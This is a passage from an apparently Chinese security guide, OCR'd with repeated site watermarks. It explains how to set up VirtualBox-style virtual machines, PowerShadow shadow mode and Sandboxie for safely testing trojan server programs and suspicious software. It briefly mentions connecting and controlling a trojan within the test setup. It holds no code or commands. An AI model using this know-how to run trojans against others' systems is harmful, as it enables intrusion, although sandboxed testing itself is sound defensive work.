


图 5-23 设置分区大小

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-24 格式化的操作




图 5-25 系统安装过程

第三步：跟着系统向导就可以完成系统的安装。经过几十分钟的安装完成以后，会发现

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

鼠标被缩在虚拟机里面，这时可以按键盘右边的 Alt 键切换出来。现在单击“操作”中的“安装或升级附加模块”，当附加模块安装后鼠标就可以在虚拟机和真实系统自由移动了。




图 5-26 添加附加模块

现在在真实系统中选择需要测试的木马服务端程序，拖放到虚拟机窗口中进行释放，这样文件就成功上传到虚拟机里面。然后按照正常的方法安装测试，就可以看到该程序是否捆绑有恶意插件，同时也可以测试出该程序和系统的兼容性等。

4.网络共享的设置

刚刚的操作只能测试普通的应用程序，如果要测试如木马那样的网络软件，还需要设置虚拟机系统的网络共享才行。同样打开“设置”窗口里面，选择“网络连接”项后将“网卡 1”设置为“Shared networking (NAT)共享连接(NAT)”。

接下来虚拟机会自动分析网关等信息，用户只需要打开 IE 浏览器等网络工具，就可以在互联网中任意地畅游了。当然服务端程序成功的连接到客户端程序后，也可以利用客户端程序进行控制了。

除了通过鼠标拖动共享文件外，还可以通过设置共享磁盘来进行虚拟机和硬盘的共享操作。右键单击虚拟机窗口下方的“共享文件夹”，在弹出的窗口中选择要共享的物理硬盘或文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

夹，虚拟机会自动为这些共享文件夹分配盘符，当然用户也可以在“盘符”项中指定自己想要的任何盘符，单击“确定”按钮即可。




图 5-27 设置网络共享



图 5-28 正常网络浏览

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-29 设置共享磁盘

现在回到虚拟机操作系统中，打开“我的电脑”后就能看到共享文件夹了。双击打开这些共享文件夹，就能在其中随心所欲地对共享文件夹进行各种读写操作。



图 5-30 查看共享磁盘

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.3 安装配置影子系统

使用虚拟机解除了测试木马的威胁，但是有的读者可能会觉得虚拟机的操作太繁琐，那么还有没有其他解决方案呢？我们还可以使用 Windows 系统的替身——影子系统，来帮助完成这项高难度的控制操作。

5.3.1 影子系统的介绍

影子系统(PowerShadow)是在用户现有的操作系统基础上，构建一个虚拟的影像，这个影像被称之为影子模式(Shadow mode)。影子模式和用户现有使用的真实系统完全一样，有着相同架构和功能，用户可随时选择启用或者退出这个虚拟影像。用户进入影子模式后，所有操作都是虚拟的，可以任意摧残系统，而不会对现有真实的系统产生影响，一切改变将在退出影子模式后消失。

因此所有的病毒、木马程序、流氓软件都无法侵害真实的操作系统，所有操作都只是“影子”中的假象。影子系统既不会占用大量的磁盘空间和系统资源，也不会给用户造成系统设置、安装软件等麻烦，更关键的是任何人都可以在程序安装好以后立即进行使用。

5.3.2 影子系统的操作

首先从网上下载最新版本的影子系统，影子系统安装简单，只需要一直单击“下一步”就能安装完毕。在提示重启电脑后，就能正常使用影子系统了。



点击“安装”按钮进行影子系统的安装

图 5-31 安装影子系统

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

小技巧

安装并启用影子系统的最佳时机，是在用户新安装完系统并安装好相关硬件驱动以及打全系统补丁，同时安装了基本的应用软件之后为最佳安装时期。安装影子系统前最好先对硬盘所有分区进行一次磁盘整理操作。启用影子模式前最好用带最新病毒库的杀毒软件对系统进行一次全面的扫描，以免把病毒等恶意程序都保护到了影子模式下，让病毒一重启又回来了可不是件好事哦。

第一步：启动控制台会有一个贴心的每日提示对话框，通过它用户可以了解到影子系统的更多相关知识。




图 5-32 查看每日提示

第二步：单击窗口中的“通用设置”按钮，这里可以在正常模式下快捷的启动单一或完全影子系统模式来保护自己的电脑。

注意

记得在启用影子系统保护模式前，先把正在编辑使用的文件保存好。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第三步：单击窗口中的“启动菜单”按钮，在这里可以设置开机时启动菜单的显示设置，以及显示的倒计时时间，还可以设置默认进入的保护模式，如图 5-33 所示。推荐默认进入模式设置为单一影子模式，这样只保护系统分区。而编辑的文件、下载的软件等可以保存在其他分区，免得在重启电脑后丢失。如果你使用完全影子模式的话，这些东西就只能保存在移动设备中了。



图 5-33 启动影子系统

第四步：单击窗口中的“提醒设置”按钮，在这里可以设置进入影子系统模式时的相关提示如图 5-35 所示，以提醒用户现在位于影子模式下，需注意保存需要的文件以免重启后丢失。




图 5-34 设置启动菜单

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第五步：单击窗口中的“文件夹迁移”按钮，这个是影子系统非常人性化的一个功能。“文件夹迁移”把一些位于系统分区中的常用文件夹迁移到其他分区。这样就在很大程度上避免在单一影子模式下因重启后意外丢失文件的情况。




图 5-35 设置提醒信息




图 5-36 文件迁移操作

第六步：单击窗口中的“密码设置”按钮，没有输入相关选项的正确密码，就无法进入正常模式及更改影子系统的设置。还可以设置进入单一模式时的密码，如果没有这两种模式的密码，就只能进入完全影子系统模式了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5-37 设置登录密码




图 5-38 查看登录界面

小技巧

如果你在启动菜单中删除了完全影子系统模式的启动选项，又为正常模式和单一影子模式添加了密码，那么就相当于帮操作系统外加了一个启动密码，没有密码就不能进入操作系统了。

由于影子系统在安装的时候修改了 Windows 系统的 boot.ini 配置文件，所以重新启动系统后电脑会出现类似安装了双系统一样的多出一个启动项，让用户在开机时在“正常模式”、“单一影子模式”和“完全影子模式”之间进行选择。选择影子模式选项，就会顺利地进入到影子模式。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-39 登录菜单选择

除此以外，还可以在正常模式中启动影子系统，在“通用设置”按钮中选择需要的模式，然后单击“启动”按钮。这时屏幕上会出现短暂的水波纹的现象，稍等一会就进入了全盘保护模式，这时从桌面上的提示也可以证明这一点。如果想退出这个系统，只要重新启动一下系统。

现在就，在影子系统中运行木马服务端程序，当返回正常状态后发现服务端已经消失得无影无踪了。唯一能损害系统安全的方法就是让系统从影子模式返回到启动模式才行，因为在应用层上任何程序都无法对影子模式保护的文件进行攻击。




图 5-40 影子系统模式

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.4 安装配置沙盘安全环境

虚拟机和影子系统都已经介绍过了，这里再介绍一款安全软件——Sandboxie。这样用户就可以根据自己的实际情况，从这三款安全软件里面选择使用。如此，我们就可以放心地在 Internet 中畅游而不必担心中毒，甚至可以不用安装杀毒软件也能在互联网中“裸奔”。

5.4.1 Sandboxie 的保护方式

提到“裸奔”，大家可能首先想到影子系统或虚拟机这样的安全软件。从 Sandboxie 的名称可以看出，软件模拟了一个沙盘环境，允许用户在其中运行浏览器或其他程序。从而让用户在其中可以感觉到变化，就好像军事演习中的沙盘推演一样。正因为在沙盘环境中运行的结果和变化都可以随时删除。这样就可以保护浏览器不受侵扰，操作系统不被病毒感染。

Sandboxie 就是一个类似于影子系统的软件。引用 Sandboxie 官方的一段话：电脑就像一张纸，程序的运行与改动，就像将字写在纸上。而 Sandboxie 就相当于在纸上放了块玻璃，程序的运行与改动就像写在了那块玻璃上，除去玻璃后，纸上还是一点改变都没有。但是 Sandboxie 和影子系统最大的区别就是，影子系统只能模拟一个测试环境，而 Sandboxie 可以模拟多个一样的测试环境。




图 5-41 软件工作原理

5.4.2 Sandboxie 的使用方法

Sandboxie 的安装方法非常简单，一路单击“下一步”按钮就可以完成。不过在安装的时候会使用一个驱动文件，如果遇到杀毒软件的提示询问要选择同意运行。安装完成以后，马上就

溜客安全网 WwW.176Ku.CoM

